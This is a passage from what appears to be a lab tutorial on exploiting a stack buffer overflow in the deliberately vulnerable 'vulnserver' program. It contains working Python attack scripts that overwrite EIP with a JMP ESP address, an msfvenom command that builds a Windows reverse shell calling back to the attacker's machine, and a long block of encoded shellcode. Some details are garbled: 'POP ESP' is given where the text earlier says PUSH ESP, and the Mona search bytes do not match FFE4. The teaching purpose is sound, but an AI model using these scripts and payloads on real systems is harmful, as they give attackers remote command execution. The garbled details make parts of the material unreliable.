


Figure 2-22- Identifying the appearance of all the bytes from 01 to FF

### 2.5.2. Finding Useful Assembly Code

We have control over the EIP, so we can point to any executable code we wish. What we need to do is find a way to execute the bytes at the location in ESP.

There are two simple instructions that will work: "JMP ESP" and the two-instruction sequence "PUSH ESP; RET".

To find these instructions, we need to examine the modules loaded when Vulnerable Server is running.

## 2.6. Installing MONA

MONA is a python module which gives Immunity the ability to list modules and search through them.

In the Windows machine, open Internet Explorer, and open this page:

<http://redmine.corelan.be/projects/mona>

In the "Download" section, right-click the "here" link below, and click "Save Target As". Save the file in your Downloads folder.

Since we are using a 32-bit system, navigate to:

C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands

In the right pane of Windows Explorer, right-click and click Paste.

A box pops up saying "You'll need to provide administrator permission...". Click Continue.

MonA appears in the window, as shown below.




Figure 2-23- MONA python file.

### 2.6.1. Attaching Vulnerable Server in Immunity

Close Immunity. Double-click vulnserver to restart it.

In Windows desktop, right-click "Immunity Debugger" and click "Run as Administrator". In the User Account Control box, click Yes.

In Immunity, click File, Attach. Click vulnserver and click Attach.

Don't click the "Run" button yet--it's easier to use Mona with the program Paused.

### 2.6.2. Listing Modules with Mona

In Immunity, at the bottom, there is a white bar. Click in that bar and type this command, followed by the Enter key:

!mona modules

The window fills with tiny green text, as shown below




Figure 2-24- List of Mona Modules

### 2.6.3. Finding Hex Codes for Useful instruction


In Kali Linux, in the Terminal window, execute this command:

```
locate nasm_shell
```

The utility is located in a metasploit-framework directory, as shown below. Copy and paste in the complete utility path to execute it.

Once nasm starts, type JMP ESP and press Enter to convert it to hexadecimal codes, as shown below.

First, type in POP ESP and press Enter. Then type in RET and press Enter. Then type in EXIT and press Enter.



```
root@kali: ~/Desktop
root@kali:~/Desktop# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~/Desktop# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

nasm >

nasm > JMP ESP
00000000 FFE4      jmp esp
nasm > POP ESP
00000000 5C      pop esp
nasm > RET
00000000 C3      ret
nasm >
```

Figure 2-25- Finding Hex codes.

The hexadecimal code for a "JMP ESP" instruction is FFE4.

The hexadecimal code for the two-instruction sequence "POP ESP; RET" is 5CC3.

If we can find either of those byte sequences in essfunc.dll, we can use them to run the exploit.



## 2.6.4. Finding JMP ESP with MONA

In Immunity, at the bottom, execute this command in the white bar.

```
!mona find -s "\xff\xfe" -m essfunc.dll
```




Figure 2-26- Finding FFE4

This searches the essfunc.dll module for the bytes FFE4. 9 locations were found with those contents, as shown below.

We'll use the first location: 625011af




Figure 2-27- 9 locations of essfunc.dll module with FFE4 bytes

### 2.6.5. Testing Code Execution

Now we'll send an attack that puts the JMP ESP address (625011af) into the EIP. That will start executing code at the location ESP points to.

Just to test it, we'll put some NOP instructions there followed by a '\xCC' INT 3 instruction, which will interrupt processing.


The NOP sled may seem unimportant, but it's needed to make room to unpack the Metasploit packed exploit code we'll make later.

If this works, the program will stop at the '\xCC' instruction.

In our Kali Linux machine, in the Terminal window, execute this command:

```
nano eip3
```

In the nano window, type this code



```
root@kali: ~/Desktop
GNU nano 4.8 eip3 Modified
#!/usr/bin/python
import socket
server = '192.168.30.134'
sport = 9999

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
brk = '\xcc'
padding = 'F' * (3000 - 2006 - 4 - 16 - 1)
attack = prefix + eip + nopsled + brk + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^A Replace ^U Paste Text ^I To Spell ^_ Go To Line
```

Figure 2-28- Script in nano eip3


To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.

Next, we need to make the program executable. To do that, in Kali Linux, in the Terminal window, execute this command:

```
chmod a+x eip3
```

In our Kali Linux machine, in a Terminal window, execute this command:

```
./eip3
```

A screenshot of a terminal window titled 'root@kali: ~/Desktop'. The terminal shows the following commands and output: 'root@kali:~/Desktop# nano eip3', 'root@kali:~/Desktop# chmod a+x eip3', and 'root@kali:~/Desktop# ./eip3'. The output of the last command is 'Welcome to Vulnerable Server! Enter HELP for help.' followed by 'Sending attack to TRUN . with length 3000'. The terminal has a dark background with light-colored text. The window title bar shows standard Linux window controls (minimize, maximize, close) and a search icon.

*Figure 2-29- Successfully making nano eip3 program executable*



The lower left corner of the Immunity window now says "INT 3 command", as shown below. In the upper right pane of Immunity, left-click the value to the right of ESP, so it's highlighted in blue.

Then right-click the highlighted value and click "Follow in Dump".




Figure 2-30- Identifying NOP sled with 90 bytes

The lower left pane shows the NOP sled as a series of 90 bytes, followed by a CC byte.

This is working! We are able to inject code and execute it.

## 2.6.6. Restarting the Vulnerable Server without Immunity

Close Immunity.

Double-click vulnserver.dll to restart it.

Don't bother to use the debugger now--if everything is working, the exploit will work on the real server.

### 2.6.7. Preparing the Python Attack Code

In our Kali Linux machine, in a Terminal window, execute this command:

nano shell

In the nano window, type this code. IP address should be the IP address of our Windows 7 machine.

```
#!/usr/bin/python
import socket
server = '192.168.30.135'
sport = 9999

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
exploit = (
)
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Figure 2-31- Script in nano shell

To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.


## 2.7. Creating Exploit Code

In our Kali Linux machine, in the Terminal window, execute this command.

ifconfig

Find your Kali machine's IP address and make a note of it.

On your Kali Linux machine, in a Terminal window, execute the command below.



```
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali:~/Desktop# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.30.129
LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00"
Error: invalid payload: windows/shell_reverse_tcp
root@kali:~/Desktop# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.30.129
LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00"
```

*Figure 2-32- Creating exploit code using msfvenom*

The IP address should be the IP address of our Kali Linux machine.

This command makes an exploit that will connect from the Windows target back to the Kali Linux attacker on port 443 and execute commands from Kali.

The exploit is encoded to avoid null bytes. because '\x00' is a bad character.

```
root@kali: ~/Desktop
root@kali: ~/Desktop
"\x52\x83\xea\xfc\x31\x5a\x13\x03\x86\xac\x94\xc1\xca\x3b\xda"
"\x2a\x32\xbc\xbb\xa3\xd7\x8d\xfb\xd0\x9c\xbe\xcb\x93\xf0\x32"
"\xa7\xf6\xe0\xc1\xc5\xde\x07\x61\x63\x39\x26\x72\xd8\x79\x29"
"\xf0\x23\xae\x89\xc9\xeb\xa3\xc8\x0e\x11\x49\x98\xc7\x5d\xfc"
"\x0c\x63\x2b\x3d\xa7\x3f\xbd\x45\x54\xf7\xbc\x64\xcb\x83\xe6"
"\xa6\xea\x40\x93\xee\xf4\x85\x9e\xb9\x8f\x7e\x54\x38\x59\x4f"
"\x95\x97\xa4\x7f\x64\xe9\xe1\xb8\x97\x9c\x1b\xbb\x2a\xa7\xd8"
"\xc1\xf0\x22\xfa\x62\x72\x94\x26\x92\x57\x43\xad\x98\x1c\x07"
"\xe9\xbc\xa3\xc4\x82\xb9\x28\xeb\x44\x48\xa6\xc8\x40\x10\x28"
"\x71\xd1\xfc\x9f\x8e\x01\x5f\x7f\x2b\x4a\x72\x94\x46\x11\x1b"
"\x59\x6b\xa9\xdb\xf5\xfc\xda\xe9\x5a\x57\x74\x42\x12\x71\x83"
"\xa5\x09\xc5\x1b\x58\xb2\x36\x32\x9f\xe6\x66\x2c\x36\x87\xec"
"\xac\xb7\x52\xa2\xfc\x17\x0d\x03\xac\xd7\xfd\xeb\xa6\xd7\x22"
"\x0b\xc9\x3d\x4b\xa6\x30\xd6\xb4\x9f\x24\xa7\x5d\xe2\x58\xa6"
"\x26\x6b\xbe\xc2\x48\x3a\x69\x7b\xf0\x67\xe1\x1a\xfd\xbd\x8c"
"\x1d\x75\x32\x71\xd3\x7e\x3f\x61\x84\x8e\x0a\xdb\x03\x90\xa0"
"\x73\xcf\x03\x2f\x83\x86\x3f\xf8\xd4\xcf\x8e\xf1\xb0\xfd\xa9"
"\xab\xa6\xff\x2c\x93\x62\x24\x8d\x1a\x6b\xa9\xa9\x38\x7b\x77"
"\x31\x05\x2f\x27\x64\xd3\x99\x81\xde\x95\x73\x58\x8c\x7f\x13"
"\x1d\xfe\xbf\x65\x22\x2b\x36\x89\x93\x82\x0f\xb6\x1c\x43\x98"
